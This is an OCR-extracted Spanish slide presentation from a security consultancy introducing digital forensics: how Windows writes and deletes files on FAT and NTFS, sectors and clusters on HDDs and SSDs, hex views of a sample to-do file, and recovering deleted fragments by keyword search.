# DIGITAL FORENSICS

Rafael Gorgal, Principal
contact@s4-sa.com

S4 S.A.
STRATEGIC SECURITY SERVICES & SOLUTIONS

# LO QUE VEMOS Y LO QUE NO VEMOS





# LO QUE VEMOS Y LO QUE NO VEMOS


PERO UNA VEZ QUE LOS VEMOS, NUNCA PODEMOS DEJAR DE VERLOS, SIEMPRE LOS BUSCAREMOS

DIGITAL FORENSICS

# EL MUNDO DE LO QUE VEMOS Y DE LO QUE NO VEMOS **ES** – EL MUNDO FORENSE DIGITAL

- Todos los días, los sistemas escriben y acceden a datos que los usuarios finales, así como los administradores de TI corporativos y el personal de seguridad de TI nunca ven ni entienden que existen.

## LO QUE VEMOS Y LO QUE NO VEMOS

ESTADÍSTICAS DE INCIDENTES CIBERNÉTICOS

- La mayoría (83%) de los incidentes de ciberseguridad son INTERNOS.
  - Manténgase en secreto
  - Muchos acuerdos de confidencialidad
- Sólo los ataques externos son noticia
  - Motivo: las leyes exigen que se notifique a los clientes en algunos casos ○ Motivo: es demasiado público y no hay forma de ocultarlo


LA METODOLOGÍA FORENSE DIGITAL ES LA MISMA TANTO INTERNA COMO EXTERNA

La única diferencia será cómo los emplees

Entonces

¡VAMOS A SER NERDS!

# FORENSE DIGITAL 101



**Cómo se escriben los archivos en un disco duro en un entorno Windows**

## Cómo se escriben los archivos en un disco duro en un entorno Windows:

- Registro de arranque maestro (MBR):
    a. El primer bloque de una unidad es el MBR, que le indica al BIOS dónde ir para continuar iniciando el sistema.
- Sistemas de archivos:
    a. Windows utiliza dos sistemas de archivos principales: FAT (Tabla de asignación de archivos) y NTFS (Sistema de archivos de nueva tecnología)

1. Sistema de archivos FAT:
    - FAT viene en tres versiones: FAT12, FAT16 y FAT32.
    - La tabla de asignación de archivos describe qué clústeres están libres, ocupados o defectuosos. ● Para los clusters ocupados, los punteros en la FAT indican si están vinculados a otro clúster.

2. NTFS:
    - NTFS utiliza una tabla maestra de archivos (MFT) para realizar un seguimiento de los archivos.
    - Cuando se escribe un archivo, su información se almacena en el MFT

# Cómo se escriben los archivos en un disco duro en un entorno Windows:

**Proceso de escritura:**

- El sistema operativo intenta escribir datos en una secuencia lineal para una lectura más rápida.
- Si no puede encontrar un clúster libre en su posición actual, saltará a otra área libre

**Fragmentación:**

- Con el tiempo, la eliminación de datos provoca la fragmentación del disco.
- Windows incluye una utilidad de desfragmentación para reorganizar archivos de forma más lineal.

**Archivos eliminados:**

- Cuando se elimina un archivo, no se sobrescribe inmediatamente.
- En FAT, el primer carácter del nombre del archivo está marcado con un carácter hexadecimal especial (E5).
- En NTFS, el indicador "IN_USE" se borra de la entrada del archivo en MFT y se marca con un carácter especial (~$).

# Cómo se escriben los archivos en un disco duro en un entorno Windows:

**Recuperación de datos:**

- Los datos eliminados permanecen hasta que se sobrescriben con datos nuevos.
- La probabilidad de recuperación depende de factores como el tamaño del disco, la posición de los datos y la actividad del disco.

**Clústeres y Sectores:**

- Los datos se almacenan en grupos, que se componen de sectores.
- Un sector es la unidad más pequeña que un disco duro puede leer de forma efectiva (normalmente 512 bytes).


**(SSD) también tienen sectores y clústeres, aunque funcionan de manera un poco diferente en comparación con las**


**unidades de disco duro (HDD) tradicionales. Sectores en SSD:**

- **Sectores:** Al igual que los HDD, los SSD también están organizados en sectores, que son las unidades de almacenamiento direccionables más pequeñas del disco. Los SSD suelen utilizar sectores de 512 bytes o 4096 bytes (4 KB), similares a los HDD.
- **Sectores físicos o lógicos:** Los SSD administran datos en términos de bloques lógicos, a menudo denominados páginas, que pueden ser más grandes que el tamaño del sector. El controlador SSD maneja el mapeo entre las direcciones del sector lógico (utilizadas por el sistema operativo) y las ubicaciones físicas reales en la memoria flash NAND.

**Clústeres en SSD:** ● **Grupos:** La tecnología subyacente y las estrategias de gestión de datos difieren debido a la naturaleza de la memoria flash en los SSD en comparación con los platos giratorios de los HDD.

● **Sector**: Un sector es la unidad más pequeña de almacenamiento de datos en un disco duro. Tradicionalmente, un sector tiene un tamaño de 512 bytes, aunque las unidades modernas pueden utilizar sectores de 4096 bytes (4 KB). El disco duro está dividido en muchos sectores y los datos se escriben o leen en estos sectores. ● **Grupo**: Un clúster es un grupo de uno o más sectores y es la unidad más pequeña de espacio que asigna el sistema de archivos al almacenar un archivo.  El tamaño de un clúster puede variar según el sistema de archivos y el tamaño de la partición. Por ejemplo, si un sistema de archivos utiliza clústeres de 4 KB y cada sector tiene 512 bytes, un clúster constaría de 8 sectores.






File List

| Name | Size | Type | Date Modified |
|---|---|---|---|
| ThumbsUp.jpg | 199 | Regular File | 2/7/2024 3:49:0... |
| todo.txt | 2 | Regular File | 8/10/2024 7:47:... |

```
000 7C 20 54 6F 2D 44 6F 20-49 74 65 6D 20 20 20 20 | To-Do Item
010 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
020 20 20 20 20 20 20 20 20-20 20 20 20 7C 20 53 74             | St
030 61 74 75 73 20 20 20 20-20 20 20 20 20 20 7C 0D atus          |·
040 0A 7C 2D 2D 2D 2D 2D 2D-2D 2D 2D 2D 2D 2D 2D 2D ·|--------------
050 2D 2D 2D 2D 2D 2D 2D 2D-2D 2D 2D 2D 2D 2D 2D 2D ----------------
060 2D 2D 2D 2D 2D 2D 2D 2D-2D 2D 2D 2D 2D 2D 7C 2D ------------|--
070 2D 2D 2D 2D 2D 2D 2D 2D-2D 2D 2D 2D 2D 2D 2D 7C ---------------|
080 0D 0A 7C 20 43 6C 65 61-6E 20 74 68 65 20 6B 69 ··| Clean the ki
090 74 63 68 65 6E 20 20 20-20 20 20 20 20 20 20 20 tchen
0a0 20 20 20 20 20 20 20 20-20 20 20 20 20 20 7C 20               |
0b0 43 6F 6D 70 6C 65 74 65-64 20 20 20 20 20 20 20 Completed
0c0 7C 0D 0A 7C 20 56 61 63-75 75 6D 20 74 68 65 20 |··| Vacuum the
0d0 6C 69 76 69 6E 67 20 72-6F 6F 6D 20 20 20 20 20 living room
0e0 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 7C                |
0f0 20 4E 6F 74 20 53 74 61-72 74 65 64 20 20 20 20  Not Started
100 20 7C 0D 0A 7C 20 57 61-74 65 72 20 74 68 65 20  |··| Water the
110 70 6C 61 6E 74 73 20 20-20 20 20 20 20 20 20 20 plants
120 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
130 7C 20 49 6E 20 50 72 6F-67 72 65 73 73 20 20 20 | In Progress
140 20 20 7C 0D 0A 7C 20 4F-72 67 61 6E 69 7A 65 20   |··| Organize
150 74 68 65 20 70 61 6E 74-72 79 20 20 20 20 20 20 the pantry
160 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
170 20 7C 20 43 6F 6D 70 6C-65 74 65 64 20 20 20 20  | Completed
180 20 20 20 7C 0D 0A 7C 20-57 61 73 68 20 74 68 65    |··| Wash the
190 20 77 69 6E 64 6F 77 73-20 20 20 20 20 20 20 20  windows
1a0 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
1b0 20 20 7C 20 50 65 6E 64-69 6E 67 20 20 20 20 20   | Pending
1c0 20 20 20 20 7C 0D 0A 7C-20 44 75 73 74 20 74 68     |··| Dust th
1d0 65 20 73 68 65 6C 76 65-73 20 20 20 20 20 20 20 e shelves
1e0 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
1f0 20 20 20 7C 20 43 6F 6D-70 6C 65 74 65 64 20 20    | Completed
200 20 20 20 20 7C 0D 0A 7C-20 43 6C 65 61 6E 20      |··| Clean
210 74 68 65 20 62 61 74 68-72 6F 6F 6D 20 20 20 20 the bathroom
220 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
230 20 20 20 20 7C 20 4E 6F-74 20 53 74 61 72 74 65     | Not Starte
240 64 20 20 20 20 20 7C 0D-0A 7C 20 54 61 6B 65 20 d     |··| Take
250 6F 75 74 20 74 68 65 20-74 72 61 73 68 20 20 20 out the trash
260 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20
270 20 20 20 20 20 7C 20 43-6F 6D 70 6C 65 74 65 64      | Completed
280 20 20 20 20 20 20 20 7C-0D 0A 7C 20 4D 6F 70 20        |··| Mop
```

Cursor pos = 176; clus = 3136728; log sec = 25093824

## Sectores en SSD:

● Sectores: Al igual que los HDD, los SSD también están organizados en sectores, que son los más pequeños direccionables. unidades de almacenamiento en la unidad. Los SSD suelen utilizar sectores de 512 bytes o 4096 bytes (4 KB), similares a los HDD.

● Sectores físicos versus lógicos: Los SSD administran datos en términos de bloques lógicos, a menudo denominados páginas, que pueden ser más grandes que el tamaño del sector. El controlador SSD maneja el mapeo entre las direcciones del sector lógico (utilizadas por el sistema operativo) y las ubicaciones físicas reales en la memoria flash NAND.


Clústeres en SSD:


● Grupos: La tecnología subyacente y las estrategias de gestión de datos difieren debido a la naturaleza de la memoria flash en los SSD en comparación con los platos giratorios de los HDD.

**Hexadecimal View**

```
0000: 48 65 6C 6C 6F 20 57 6F 72 6C 64 21 20 54 6F 44  |Hello World! ToD|
0010: 6F 20 4C 69 73 74 0A 2D 20 57 61 73 68 20 74 68  |o List.- Wash th|
0020: 65 20 64 69 73 68 65 73 0A 2D 20 57 61 74 65 72  |e dishes.- Water|
0030: 20 74 68 65 20 70 6C 61 6E 74 73 0A 2D 20 56 61  | the plants.- Va|
0040: 63 75 75 6D 20 74 68 65 20 66 6C 6F 6F 72 73 0A  |cuum the floors.|
0050: 2D 20 4F 72 67 61 6E 69 7A 65 20 74 68 65 20 63  |- Organize the c|
0060: 6C 6F 73 65 74 0A                                |loset.          |
```

**SSD Diagram**



000 ~$ToDo.txt | To-Do Item
080 ~$ToDo.txt | Clean the ki
100 ~$ToDo.txt |··| Water the
140 ~$ToDo.txt |··| Organize
150 ~$ToDo.txt the pantry
0f0 ~$ToDo.txt Not Started
100 ~$ToDo.txt |··| Water the
110 ~$ToDo.txt plants


000 PHDE.docx ~~To-Do Item~~ My new
080 ~$ToDo.txt | Clean the ki
100 ~$ToDo.txt |··| Water the
140 ~$ToDo.txt |··| Organize
150 ~$ToDo.txt the pantry
0f0 ~$ToDo.txt Not Started
280 PHDE.docx PHDE document
100 ~$ToDo.txt |··| Water the
110 ~$ToDo.txt plants
270 PHDE.docx is here today.

Una vez que cualquier sector que contenía parte de los datos del archivo original se sobrescribe con datos nuevos, el archivo original ya no se puede recuperar como un archivo completo.

SIN EMBARGO, aún podemos buscar los fragmentos restantes del archivo original usando búsqueda de palabras clave a través del espacio libre/no asignado de la unidad. Por ejemplo, en este caso, al buscar la palabra "Despensa" en toda la imagen, se encontrará este resultado y todo el texto restante del ToDo.txt original.

PISTA: Si busca restos de correo electrónico de Microsoft Outlook, no busque la palabra clave "Microsoft" en un sistema Windows.



# Hay dos tipos de archivos.

- Persistente: archivos que deben almacenarse a largo plazo en una computadora ■ Estos archivos permanecen en el sistema hasta que el usuario o el sistema los eliminen explícitamente ■ .EXE, PDF, creado por el usuario (DOCX, XLS), etc. ■ Caché del navegador

- Transitorio: archivos temporales que se crean para uso a corto plazo
  - ■ A menudo se eliminan automáticamente cuando ya no se necesitan o cuando el sistema se reinicia. ■ Archivos TMP (archivos de MS Office): RECUPERABLE FORENSE
  - ■ Datos de sesión, Yahoo Mail, GMail, WhatsApp Web - RECUPERABLE FORENSE

# Procesar espacios de memoria específicos de valor forense

